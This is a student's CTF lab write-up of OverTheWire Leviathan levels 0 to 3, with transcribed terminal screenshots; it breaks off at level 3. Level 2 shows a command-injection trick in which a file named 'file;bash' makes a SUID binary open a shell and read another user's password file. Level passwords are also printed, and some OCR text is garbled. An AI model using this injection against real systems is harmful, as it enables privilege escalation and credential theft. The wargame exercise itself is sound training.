

TASK-2 : Over The Wire (Leviathan and Natas)

Name: Gaurav Gawade InternID:2036

Leviathan Lab

Lab Description

The OverTheWire Leviathan lab is designed to introduce learners to fundamental Linux exploitation and privilege escalation concepts through a sequence of progressively challenging levels. The lab focuses on identifying insecure file permissions, analyzing binaries, understanding environment variables, and exploiting misconfigurations commonly found in real-world systems. Each level requires logical reasoning rather than advanced exploit development, making Leviathan an effective entry point into practical cybersecurity and Capture The Flag (CTF) problem-solving.

Level 0 -> Level 1

Tool Used: SSH, Linux Terminal

Objective:

To access the Leviathan server and obtain the password for the next level by exploring the user environment.

Steps Followed:

1. Connected to the Leviathan server using SSH with the provided credentials.
2. Listed files and directories in the home folder.
3. Identified a hidden file containing the password.
4. Displayed the file contents to retrieve the password.

Conclusion:

This level introduced basic Linux enumeration techniques and emphasized the importance of checking hidden files during system exploration.

PUC:

The screenshot shows a terminal window titled "leviathan0@leviathan: ~". The session has closed, indicating a successful connection. The user is prompted to establish an SSH connection to "leviathan.labs.overthewire.org" port 2223. The host's authenticity is questioned, and the user is asked if they want to continue connecting. The key fingerprint is displayed as: ED25519 Key fingerprint is: SHA256:C2ihUBV7iinVlwUXRb4RrEcLfxC5Cx1hmAAM/urervY. The user responds with "y". A message states: "This key is not known by any other names. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Failed to add the host to the list of known hosts (/home/gaurav/.ssh/known_hosts).". The terminal then displays a decorative ASCII art banner representing the letters "W", "E", "L", "C", "O", "M", "E", " ". Below the banner, a welcome message from OverTheWire reads: "Welcome to OverTheWire! If you find any problems, please report them to the #wargames channel on discord or IRC. -- [Playing the games] -- This machine might hold several wargames. If you are playing 'somegame', then: * USERNAMEs are somegame0, somegame1, ... * Most LEVELs are stored in /somegame/. * PASSWORDs for each level are stored in /etc/somegame_pass/. Write-access to homedirectories is disabled. It is advised to create a working directory with a non-guessable name in /tmp/. If you must use the command "mktemp" in order to create a random and hard to guess directory in /tmp/. Read-access to both /tmp/ is disabled and to /proc restricted so that users cannot snoop on eachother. Files and directories with easily guessable or short names will be periodically deleted! The /tmp directory is regularly wiped. Please play nice!".

```
Session Actions Edit View Help
compiler flags might be interesting:

-m32          compile for 32bit
-fno-stack-protector  disable ProPolice
-Wl,-z,noexecro   disable relro

In addition, the execstack tool can be used to flag the stack as
executable on ELF binaries.

Finally, network-access is limited for most levels by a local
firewall.

-[ Tools ]-

For your convenience we have installed a few useful tools which you can find
in the following locations:

* gef (https://github.com/hugsy/gef) in /opt/gef/
* pwndbg (https://github.com/pwndbg/pwndbg) in /opt/pwndbg/
* gdbinit (https://github.com/gdbinit/Gdbinit) in /opt/gdbinit/
* pwnools (https://github.com/Gallopsled/pwnools)
* radare2 (http://www.radare.org/)

-[ More information ]-

For more information regarding individual wargames, visit
http://www.overthewire.org/wargames

For support, questions or comments, contact us on discord or IRC.

Enjoy your stay!

leviathan@leviathan:~$
```

```

Session Actions Edit View Help
leviathan@leviathan:~$ ls -la
total 24
drwxr-xr-x  3 root      root      4096 Oct 14 09:27 .
drwxr-xr-x 150 root      root      4096 Oct 14 09:29 ..
drwxr-x---  2 leviathan1 leviathan0 4096 Oct 14 09:27 backup
-rw-r--r--  1 root      root      220 Mar 31 2024 bash_logout
-rw-r--r--  1 root      root      3851 Oct 14 09:19 bashrc
-rw-r--r--  1 root      root      807 Mar 31 2024 .profile
leviathan@leviathan:~$ cd .backup/
leviathan@leviathan:./.backup$ ls
bookmarks.html
leviathan@leviathan:./.backup$ cat bookmarks.html
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<!-- This file is an automatically generated file.
     It will be read and overwritten.
     DO NOT EDIT! -->
<META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=UTF-8">
<TITLE>Bookmarks</TITLE>
<H1 LAST_MODIFIED="1160271046">Bookmarks</H1>

<DL><P>
<DT><H3 LAST_MODIFIED="1160249304" PERSONAL_TOOLBAR_FOLDER="true" ID="rdf:#$FvPhC3">Bookmarks Toolbar Folder</H3>
<DD>Add bookmarks to this folder to see them displayed on the Bookmarks Toolbar
<DL><P>
</DL><P>
<HR>
<DT><A HREF="http://www.goshen.edu/art/" ADD_DATE="1123884188" LAST_CHARSET="ISO-8859-1" ID="2wIU71">Art Department</A>
<DT><A HREF="http://www.goshen.edu/art/ed/art-ed-links.html#links" ADD_DATE="1134061650" LAST_CHARSET="ISO-8859-1" ID="64926479">com for Bartel artwork</A>
<DT><A HREF="http://www.goshen.edu/%7Emarvinpb/MB_blo.html" ADD_DATE="1124894614" LAST_CHARSET="ISO-8859-1" ID="13861712">Blog</A>
<DT><A HREF="http://www.goshen.edu/art/ed/art-ed-links.html#links" ADD_DATE="1131475703" LAST_CHARSET="ISO-8859-1" ID="60650012">Links</A>
<DT><A HREF="http://www.goshen.edu/art/ed/creativitykillers.html" ADD_DATE="1101295712" LAST_CHARSET="ISO-8859-1" ID="63341225">Creativity <b>Killers</b></A>
<DT><A HREF="http://www.bartelart.com/arted/transfer.html" ADD_DATE="1144619369" LAST_CHARSET="ISO-8859-1" ID="90301948">Teaching for <strong>Transfer</strong> of Learning</A>
<DT><A HREF="http://www.bartelart.com/arted/questions.html" ADD_DATE="1158993029" LAST_CHARSET="ISO-8859-1" ID="51087167">Teaching with <strong>Questions</strong></A>

```

```

Session Actions Edit View Help
ning</A>
<DT><A HREF="http://www.bartelart.com/arted/questions.html" ADD_DATE="1158993029" LAST_CHARSET="ISO-8859-1" ID="51087167">Teaching with <strong>Questions</strong></A>

<DT><A HREF="http://www.goshen.edu/art/ed/d-list.html" ADD_DATE="1118854568" LAST_CHARSET="ISO-8859-1" ID="56772033">Rituals</A>
<DT><A HREF="http://www.goshen.edu/art/ed/Bird.html" ADD_DATE="1113759961" LAST_CHARSET="ISO-8859-1" ID="60210064">Bird Ritual</A>
<DT><A HREF="http://www.goshen.edu/art/ed/1st-day.html" ADD_DATE="1119798823" LAST_CHARSET="ISO-8859-1" ID="72363075">Conversation Game</A>
<DT><A HREF="http://www.goshen.edu/art/ed/quest4o.htm" ADD_DATE="1146165797" LAST_CHARSET="ISO-8859-1" ID="25918861">Sources of Authentic Inspiration</A>
<DT><A HREF="http://www.goshen.edu/art/ed/self.html" ADD_DATE="1104193375" LAST_CHARSET="ISO-8859-1" ID="46187139">Ideas for Art Content and Topics</A>
<DT><A HREF="http://www.bartelart.com/arted/questions.html" ADD_DATE="1140182528" LAST_CHARSET="ISO-8859-1" ID="42166704">Teaching with Questions</A>
<DT><A HREF="http://www.goshen.edu/art/ed/artlsn.html" ADD_DATE="1158827233" LAST_CHARSET="ISO-8859-1" ID="54900319">How to Plan Art Lessons</A>
<DT><A HREF="http://www.bartelart.com/arted/ideas.html" ADD_DATE="1124470832" LAST_CHARSET="ISO-8859-1" ID="17079526">Idea generation</A>
<DT><A HREF="http://www.goshen.edu/art/ed/drawingskills.html" ADD_DATE="1138598815" LAST_CHARSET="ISO-8859-1" ID="47326324"></A>

<DT><A HREF="http://www.goshen.edu/art/ed/LesnIdea.html" ADD_DATE="1139908465" LAST_CHARSET="ISO-8859-1" ID="22023553">Lesson Idea Development</A>
<DT><A HREF="http://www.bartelart.com/arted/words.html" ADD_DATE="1107433350" LAST_CHARSET="ISO-8859-1" ID="7476400">Art and Word</A>
<DT><A HREF="http://www.goshen.edu/art/ed/1st-day.html" ADD_DATE="1121654073" LAST_CHARSET="ISO-8859-1" ID="64463068">First Day of Art Class</A>
<DT><A HREF="http://www.goshen.edu/art/ed/clay&mp;kids.htm" ADD_DATE="1141063244" LAST_CHARSET="ISO-8859-1" ID="37952657">Kids and Clay</A>
<DT><A HREF="http://www.goshen.edu/%7Emarvinpb/lessons/lessons.html" ADD_DATE="1116789328" LAST_CHARSET="ISO-8859-1" ID="42160009">Thinking</A>
<DT><A HREF="http://www.goshen.edu/%7Emarvinpb/lessons/box.html" ADD_DATE="1117060416" LAST_CHARSET="ISO-8859-1" ID="25714403">Personal Box</A>
<DT><A HREF="http://www.goshen.edu/%7Emarvinpb/lessons/clanimal.html" ADD_DATE="1156185945" LAST_CHARSET="ISO-8859-1" ID="59489531">Surreal Animals</A>
<DT><A HREF="http://www.goshen.edu/%7Emarvinpb/lessons/clanimal.html" ADD_DATE="1149707979" LAST_CHARSET="ISO-8859-1" ID="16019301"></A>

<DT><A HREF="http://www.goshen.edu/%7Emarvinpb/lessons/gargoyle.html" ADD_DATE="1111910299" LAST_CHARSET="ISO-8859-1" ID="15289893">Sculpture: Gargoyles</A>
<DT><A HREF="http://www.goshen.edu/%7Emarvinpb/lessons/express.html" ADD_DATE="1153257334" LAST_CHARSET="ISO-8859-1" ID="96302011">Abstract Expression</A>
<DT><A HREF="http://www.goshen.edu/art/ed/d-egg.html" ADD_DATE="1124858814" LAST_CHARSET="ISO-8859-1" ID="95263162">Dominic's Egg</A>
<DT><A HREF="http://www.goshen.edu/%7Emarvinpb/throw/cover39.html" ADD_DATE="1125629611" LAST_CHARSET="ISO-8859-1" ID="7872186">Learning to </A>
<DT><A HREF="http://www.goshen.edu/%7Emarvinpb/throw/cover39.html" ADD_DATE="1111747923" LAST_CHARSET="ISO-8859-1" ID="40123851"><font face="Arial,Helvetica"><font size="e="1">Throw</font></font></A>
<DT><A HREF="http://www.goshen.edu/%7Emarvinpb/lessons/lessons.html" ADD_DATE="1137840191" LAST_CHARSET="ISO-8859-1" ID="59994134">Art</A>
<DT><A HREF="http://www.goshen.edu/%7Emarvinpb/lessons/lessons.html" ADD_DATE="1134487576" LAST_CHARSET="ISO-8859-1" ID="26805183"></A>
<DT><A HREF="http://www.goshen.edu/art/ed/draw.html" ADD_DATE="1104458059" LAST_CHARSET="ISO-8859-1" ID="23411553">Teaching Drawing to Children</A>
<DT><A HREF="http://www.goshen.edu/art/ed/shading.html" ADD_DATE="1129446042" LAST_CHARSET="ISO-8859-1" ID="19583262">Observation Shading</A>
<DT><A HREF="http://www.goshen.edu/%7Emarvinpb/lessons/rabbit.html" ADD_DATE="1118645691" LAST_CHARSET="ISO-8859-1" ID="84714002">Rabbit Drawing</A>

```

Right Ct

```
Session Actions Edit View Help
<DT><A HREF="http://www.dissensus.com/" ADD_DATE="1156764829" LAST_CHARSET="ISO-8859-1" ID="rdf:$#2wIU71">Dissensus</A>
<DT><A HREF="http://groups.yahoo.com/group/girlgroup/" ADD_DATE="1111744232" LAST_CHARSET="ISO-8859-1" ID="rdf:$#2wIU71">Girl Group Mailing List</A>
<DT><A HREF="http://ilx.wh3rd.net/newquestions.php?board=2" ADD_DATE="1127933066" LAST_CHARSET="ISO-8859-1" ID="rdf:$#2wIU71">I Love Music</A>
<DT><A HREF="http://ilx.wh3rd.net/newquestions.php?board=1" ADD_DATE="1127129574" LAST_CHARSET="ISO-8859-1" ID="rdf:$#2wIU71">I Love Everything</A>
<DT><A HREF="http://rockcriticlinks.blogspot.com/2006/05/chats.html" ADD_DATE="1112723149" LAST_CHARSET="ISO-8859-1" ID="rdf:$#2wIU71">scott@nbsp;&nbsp;# 9:50 PM</A>
<DT><A HREF="http://www.blogger.com/post-edit.g?blogID=20555422&amp;postID=114818435509754093&quickEdit=true" ADD_DATE="1155588908" LAST_CHARSET="ISO-8859-1" ID="rdf:$#2wIU71">span class="quick-edit-icon"></span></A>
<DT><A HREF="http://www.chictrIBUTE.com/index2.html" ADD_DATE="1152384358" LAST_CHARSET="ISO-8859-1" ID="rdf:$#2wIU71">Chic</A>
<DT><A HREF="http://www.drummerworld.com/" ADD_DATE="1104777901" LAST_CHARSET="ISO-8859-1" ID="rdf:$#2wIU71">Drummers</A>
<DT><A HREF="http://www.girl-groups.com/" ADD_DATE="1113627599" LAST_CHARSET="ISO-8859-1" ID="rdf:$#2wIU71">girl Groups</A>
<DT><A HREF="http://hometown.aol.co.uk/glamrockboar/" ADD_DATE="1143143806" LAST_CHARSET="ISO-8859-1" ID="rdf:$#2wIU71">Glam Rock</A>

<DT><A HREF="http://www.jgeoffrey.com/godfather/gf1/" ADD_DATE="1142071680" LAST_CHARSET="ISO-8859-1" ID="rdf:$#2wIU71">The Godfather</A>
<DT><A HREF="http://guitar-masters.com/Guitars/" ADD_DATE="1116627220" LAST_CHARSET="ISO-8859-1" ID="rdf:$#2wIU71">Guitars</A>
<DT><A HREF="http://www.ktelclassics.com/" ADD_DATE="1143681459" LAST_CHARSET="ISO-8859-1" ID="rdf:$#2wIU71">K-Tel</A>
<DT><A HREF="http://www.maxkansascity.com/" ADD_DATE="1122268285" LAST_CHARSET="ISO-8859-1" ID="rdf:$#2wIU71">Max's</A>
<DT><A HREF="http://www.planetmelotron.com/" ADD_DATE="1103533691" LAST_CHARSET="ISO-8859-1" ID="rdf:$#2wIU71">Mellotrons</A>
<DT><A HREF="http://www.scorseesefilms.com/" ADD_DATE="1150802316" LAST_CHARSET="ISO-8859-1" ID="rdf:$#2wIU71">Martin Scorsese</A>
<DT><A HREF="http://homepage.mac.com/johnhyde/Events.htm" ADD_DATE="1133569596" LAST_CHARSET="ISO-8859-1" ID="rdf:$#2wIU71">Scritti Politti</A>
<DT><A HREF="http://www.theshangri-las.com/Shadow%20Morton%20Interview.htm" ADD_DATE="1124275091" LAST_CHARSET="ISO-8859-1" ID="rdf:$#2wIU71">Shadow</A>
<DT><A HREF="http://www.sparks-fanatics.com/" ADD_DATE="1122451582" LAST_CHARSET="ISO-8859-1" ID="rdf:$#2wIU71">Sparks</A>

<DT><A HREF="http://www.synthfool.com/pics.html" ADD_DATE="1119105886" LAST_CHARSET="ISO-8859-1" ID="rdf:$#2wIU71">Synthesizers</A>
<DT><A HREF="http://www.msu.edu/user/svoboda/taxi_driver/" ADD_DATE="1120334926" LAST_CHARSET="ISO-8859-1" ID="rdf:$#2wIU71">Travis</A>
<DT><A HREF="http://www.paramountclassics.com/virginsuicides.html_3/" ADD_DATE="1108798213" LAST_CHARSET="ISO-8859-1" ID="rdf:$#2wIU71">Virgin Suicides</A>
<DT><A HREF="http://www.warholstars.org/" ADD_DATE="1151503884" LAST_CHARSET="ISO-8859-1" ID="rdf:$#2wIU71">Warhol</A>
<DT><A HREF="http://www.x-rayspex.com/" ADD_DATE="1121479563" LAST_CHARSET="ISO-8859-1" ID="rdf:$#2wIU71">X-Ray Spex</A>

</DL><p>
leviathan0@leviathan:~/backup$ grep password bookmarks.html
<DT><A HREF="http://leviathan.labs.overthewire.org/passwordus.html" This will be fixed later, the password for leviathan1 is 3QJ3TgzHdQ" ADD_DATE="1155384634" LAST_CHARSET="ISO-8859-1" ID="rdf:$#2wIU71">password to leviathan1</A>
leviathan0@leviathan:~/backup$
```

3QJ3TgzHDq

Level 1 -> Level 2

Tool Used: SSH, Linux Terminal

Objective:

To analyze accessible files and retrieve the password for the next level.

Steps Followed:

1. Logged in using the credentials obtained from Level 0.
 2. Inspected available files and executables.
 3. Executed the provided binary to observe its output.
 4. Captured the password revealed by the program.

Conclusion:

This level demonstrated how poorly designed executables can leak sensitive information.

PUC

```
Session Actions Edit View Help

[~] gaurav@kali:~]
$ ssh leviathan1@leviathan.labs.overthewire.org -p 2223
The authenticity of host '[leviathan.labs.overthewire.org]:2223 ([51.21.210.216]:2223)' can't be established.
ED25519 key fingerprint is: SHA256:C2ihUBV7ihnV1wUXRb4RrEcLfxC5CXlhAAM/urLY
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Failed to add the host to the list of known hosts (/home/gaurav/.ssh/known_hosts).4

[~] gaurav@kali:~]
$ ssh leviathan1@leviathan.labs.overthewire.org -p 2223
1 ED25519 key fingerprint is: SHA256:C2ihUBV7ihnV1wUXRb4RrEcLfxC5CXlhAAM/urLY
2 level0 password: leviathan0
3 level1 password: 3QJ3TgzHDq
4

[~] gaurav@kali:~]
$ This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames

backend: gibson-1
leviathan1@leviathan.labs.overthewire.org's password:
hostfile_replace_entries: link /home/gaurav/.ssh/known_hosts to /home/gaurav/.ssh/known_hosts.old: Operation not permitted
update_known_hosts: hostfile_replace_entries failed for /home/gaurav/.ssh/known_hosts: Operation not permitted

[~] gaurav@kali:~]
$ www. ver he ire.org
```

```
Session Actions Edit View Help

This machine has a 64bit processor and many security-features enabled
by default, although ASLR has been switched off. The following
compiler flags might be interesting:

-m32          compile for 32bit
-fno-stack-protector  disable ProPolice
-Wl,-z,noexecro  disable relro

In addition, the execstack tool can be used to flag the stack as
executable on ELF binaries.

Finally, network-access is limited for most levels by a local
firewall.

--[ Tools ]--

For your convenience we have installed a few useful tools which you can find
in the following locations:

* gef (https://github.com/hugsy/gef) in /opt/gef/
* pwndbg (https://github.com/pwndbg/pwndbg) in /opt/pwndbg/
* gdbinit (https://github.com/Gdbinit/Gdbinit) in /opt/gdbinit/
* pwntools (https://github.com/Gallopsled/pwntools)
* radare2 (http://www.radare.org/)

--[ More information ]--

For more information regarding individual wargames, visit
http://www.overthewire.org/wargames

For support, questions or comments, contact us on discord or IRC.

Enjoy your stay!

leviathan1@leviathan:~]$
```

```

leviathan1@leviathan:~$ ls -la
total 36
drwxr-xr-x  2 root      root      4096 Oct 14 09:27 .
drwxr-xr-x 150 root      root      4096 Oct 14 09:29 ..
-rw-r--r--  1 root      root      220 Mar 31 2024 .bash_logout
-rw-r--r--  1 root      root     3851 Oct 14 09:19 .bashrc
-rw-sr-x--  1 leviathan2 leviathan1 15084 Oct 14 09:27 check
-rw-r--r--  1 root      root      807 Mar 31 2024 .profile
leviathan1@leviathan:~$ ./check
password: sex
$ ^C
$ exit ash
leviathan1@leviathan:~$ ./check
password: null
Wrong password, Good Bye ...
leviathan1@leviathan:~$ ltrace ./check
__libc_start_main(0x80490ed, 1, 0xfffffd474, 0 <unfinished ... >
printf("password: ")
getchar(0, 0, 0x786573, 0x646f67password: null
)
= 110
getchar(0, 110, 0x786573, 0x646f67)
getchar(0, 0x756e, 0x786573, 0x646f67)
strcmp("nul", "sex")
puts("Wrong password, Good Bye ... Wrong password, Good Bye ...")
= 29
+++ exited (status 0) +++
leviathan1@leviathan:~$ ./check
password: sex
$ ls
check
$ cat /etc/leviathan_pass/leviathan2
NsN1HwFoyN
$ █

```

Level2 -> Level3

Tool Used: SSH, Linux Terminal

Objective:

To exploit a misconfigured binary and obtain the next password.

Steps Followed:

1. Logged in using Level 2 credentials.
2. Identified a binary with elevated permissions.
3. Executed the binary and analyzed its behavior.
4. Retrieved the password displayed by the binary.

Conclusion:

This level highlighted the risks associated with insecure SUID binaries.

PUC:

```
Session Actions Edit View Help
(gaurav@kali)-[~]
$ ssh leviathan2@leviathan.labs.overthewire.org -p 2223
The authenticity of host '[leviathan.labs.overthewire.org]:2223 ([51.21.210.216]:2223)' can't be established.
ED25519 key fingerprint is: SHA256:C2ihUBV7ihnV1wUXRb4RrEcLfXC5CXlhmAAM/urerLY
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Failed to add the host to the list of known hosts (/home/gaurav/.ssh/known_hosts).

File System
Trash This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames

backend: gibson-1
leviathan2@leviathan.labs.overthewire.org's password:
hostfile_replace_entries: link /home/gaurav/.ssh/known_hosts to /home/gaurav/.ssh/known_hosts.old: Operation not permitted
update_known_hosts: hostfile_replace_entries failed for /home/gaurav/.ssh/known_hosts: Operation not permitted

www. ver he ire.org
```

```
Session Actions Edit View Help
leviathan2@leviathan:~ ls -la
total 36
drwxr-xr-x  2 root      root      4096 Oct 14 09:27 .
drwxr-xr-x 150 root      root      4096 Oct 14 09:29 ..
-rw-r--r--  1 root      root     220 Mar 31 2024 .bash_logout
-rw-r--r--  1 root      root    3851 Oct 14 09:19 .bashrc
-r-sr-x--  1 leviathan3 leviathan2 15072 Oct 14 09:27 printfile
-rw-r--r--  1 root      root     807 Mar 31 2024 .profile
leviathan2@leviathan:~ ./printfile
** File Printer ***
Usage: ./printfile filename
leviathan2@leviathan:~ ./printfile /etc/leviathan_pass/leviathan3
You cant have that file...
leviathan2@leviathan:~ ./printfile /etc/passwd
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:996:996:systemd Time Synchronization:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd/:bin/false
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
```

```
Session Actions Edit View Help
utumno0:x:16000:16000:utumno level 0:/home/utumno0:/bin/bash
utumno1:x:16001:16001:utumno level 1:/home/utumno1:/bin/bash
utumno2:x:16002:16002:utumno level 2:/home/utumno2:/bin/bash
utumno3:x:16003:16003:utumno level 3:/home/utumno3:/bin/bash
utumno4:x:16004:16004:utumno level 4:/home/utumno4:/bin/bash
utumno5:x:16005:16005:utumno level 5:/home/utumno5:/bin/bash
utumno6:x:16006:16006:utumno level 6:/home/utumno6:/bin/bash
utumno7:x:16007:16007:utumno level 7:/home/utumno7:/bin/bash
utumno8:x:16008:16008:utumno level 8:/home/utumno8:/bin/bash
vortex0:x:5000:5000:vortex level 0:/home/vortex0:/bin/bash
vortex1:x:5001:5001:vortex level 1:/home/vortex1:/bin/bash
vortex10:x:5010:5010:vortex level 10:/home/vortex10:/bin/bash
vortex11:x:5011:5011:vortex level 11:/home/vortex11:/bin/bash
vortex12:x:5012:5012:vortex level 12:/home/vortex12:/bin/bash
vortex13:x:5013:5013:vortex level 13:/home/vortex13:/bin/bash
vortex14:x:5014:5014:vortex level 14:/home/vortex14:/bin/bash
vortex15:x:5015:5015:vortex level 15:/home/vortex15:/bin/bash
vortex16:x:5016:5016:vortex level 16:/home/vortex16:/bin/bash
vortex17:x:5017:5017:vortex level 17:/home/vortex17:/bin/bash
vortex18:x:5018:5018:vortex level 18:/home/vortex18:/bin/bash
vortex19:x:5019:5019:vortex level 19:/home/vortex19:/bin/bash
vortex2:x:5002:5002:vortex level 2:/home/vortex2:/bin/bash
vortex20:x:5020:5020:vortex level 20:/home/vortex20:/bin/bash
vortex21:x:5021:5021:vortex level 21:/home/vortex21:/bin/bash
vortex22:x:5022:5022:vortex level 22:/home/vortex22:/bin/bash
vortex23:x:5023:5023:vortex level 23:/home/vortex23:/bin/bash
vortex24:x:5024:5024:vortex level 24:/home/vortex24:/bin/bash
vortex25:x:5025:5025:vortex level 25:/home/vortex25:/bin/bash
vortex3:x:5003:5003:vortex level 3:/home/vortex3:/bin/bash
vortex4:x:5004:5004:vortex level 4:/home/vortex4:/bin/bash
vortex5:x:5005:5005:vortex level 5:/home/vortex5:/bin/bash
vortex6:x:5006:5006:vortex level 6:/home/vortex6:/bin/bash
vortex7:x:5007:5007:vortex level 7:/home/vortex7:/bin/bash
vortex8:x:5008:5008:vortex level 8:/home/vortex8:/bin/bash
vortex9:x:5009:5009:vortex level 9:/home/vortex9:/bin/bash
leviathan2@leviathan:~$
```

```
Session Actions Edit View Help
leviathan2@leviathan:~$ ltrace ./printfile /etc/passwd
__libc_start_main(0x80490ed, 2, 0xfffffd464, 0 <unfinished ...>
access("./etc/passwd", 4)
snprintf("/bin/cat /etc/passwd", 511, "/bin/cat %s", "/etc/passwd")
geteuid()
geteuid()
geteuid(12002, 12002)
system("/bin/cat /etc/passwd"root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:996:996:systemd Time Synchronization:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
syslog:x:102:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:991:991:systemd Resolver:/:/usr/sbin/nologin
uuid:x:103:103::/run/uuid:/usr/sbin/nologin
tss:x:104:104:TPM software stack,,,:/var/lib/tpm:/bin/false
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
pollinate:x:106:1::/var/cache/pollinate:/bin/false
tcpdump:x:107:108::/nonexistent:/usr/sbin/nologin
```

```

Session Actions Edit View Help
utumno4:x:16004:16004:utumno level 4:/home/utumno4:/bin/bash
utumno5:x:16005:16005:utumno level 5:/home/utumno5:/bin/bash
utumno6:x:16006:16006:utumno level 6:/home/utumno6:/bin/bash
utumno7:x:16007:16007:utumno level 7:/home/utumno7:/bin/bash
utumno8:x:16008:16008:utumno level 8:/home/utumno8:/bin/bash
vortex0:x:5000:5000:vortex level 0:/home/vortex0:/bin/bash
vortex1:x:5001:5001:vortex level 1:/home/vortex1:/bin/bash
vortex10:x:5010:5010:vortex level 10:/home/vortex10:/bin/bash
vortex11:x:5011:5011:vortex level 11:/home/vortex11:/bin/bash
vortex12:x:5012:5012:vortex level 12:/home/vortex12:/bin/bash
vortex13:x:5013:5013:vortex level 13:/home/vortex13:/bin/bash
vortex14:x:5014:5014:vortex level 14:/home/vortex14:/bin/bash
vortex15:x:5015:5015:vortex level 15:/home/vortex15:/bin/bash
vortex16:x:5016:5016:vortex level 16:/home/vortex16:/bin/bash
vortex17:x:5017:5017:vortex level 17:/home/vortex17:/bin/bash
vortex18:x:5018:5018:vortex level 18:/home/vortex18:/bin/bash
vortex19:x:5019:5019:vortex level 19:/home/vortex19:/bin/bash
vortex2:x:5002:5002:vortex level 2:/home/vortex2:/bin/bash
vortex20:x:5020:5020:vortex level 20:/home/vortex20:/bin/bash
vortex21:x:5021:5021:vortex level 21:/home/vortex21:/bin/bash
vortex22:x:5022:5022:vortex level 22:/home/vortex22:/bin/bash
vortex23:x:5023:5023:vortex level 23:/home/vortex23:/bin/bash
vortex24:x:5024:5024:vortex level 24:/home/vortex24:/bin/bash
vortex25:x:5025:5025:vortex level 25:/home/vortex25:/bin/bash
vortex3:x:5003:5003:vortex level 3:/home/vortex3:/bin/bash
vortex4:x:5004:5004:vortex level 4:/home/vortex4:/bin/bash
vortex5:x:5005:5005:vortex level 5:/home/vortex5:/bin/bash
vortex6:x:5006:5006:vortex level 6:/home/vortex6:/bin/bash
vortex7:x:5007:5007:vortex level 7:/home/vortex7:/bin/bash
vortex8:x:5008:5008:vortex level 8:/home/vortex8:/bin/bash
vortex9:x:5009:5009:vortex level 9:/home/vortex9:/bin/bash
<no return ... >
— SIGCHLD (Child exited) —
<... system resumed> )
+++ exited (status 0) ===+
leviathan2@leviathan:~$ █

```

```

<no return ... >
— SIGCHLD (Child exited) —
<... system resumed> )
+++ exited (status 0) ===+
leviathan2@leviathan:~$ ls
printfile
leviathan2@leviathan:~$ mktemp -d
/tmp/tmp.fBMdspITi7
leviathan2@leviathan:~$ cd /tmp/tmp.fBMdspITi7
leviathan2@leviathan:/tmp/tmp.fBMdspITi7$ touch 'file;bash'
leviathan2@leviathan:/tmp/tmp.fBMdspITi7$ ls
file;bash
leviathan2@leviathan:/tmp/tmp.fBMdspITi7$ cd
leviathan2@leviathan:~$ ls
printfile
leviathan2@leviathan:~$ ./printfile /tmp/tmp.fBMdspITi7/file\;bash
/bin/cat: /tmp/tmp.fBMdspITi7/file: Permission denied
leviathan3@leviathan:~$ cat /etc/leviathan_pass/leviathan3
f0n8h2iWLP
leviathan3@leviathan:~$ █

```

Level 3 -> Level 4

Tool Used: SSH, Linux Terminal

Objective:

To locate hidden configuration files and extract the next-level password.

Steps Followed:

1. Logged in using Level 3 credentials.
 2. Searched for hidden directories and files.
 3. Located a file containing sensitive information.
 4. Read the file to obtain the password.

Conclusion:

This level reinforced the importance of thorough system enumeration.

PUC:

```
leviathan3@leviathan:~
```

Session Actions Edit View Help

For more information regarding individual wargames, visit
<http://www.overthewire.org/wargames/>

For support, questions or comments, contact us on discord or IRC.

Enjoy your stay!

```
leviathan3@leviathan:~$ ls -la
total 40
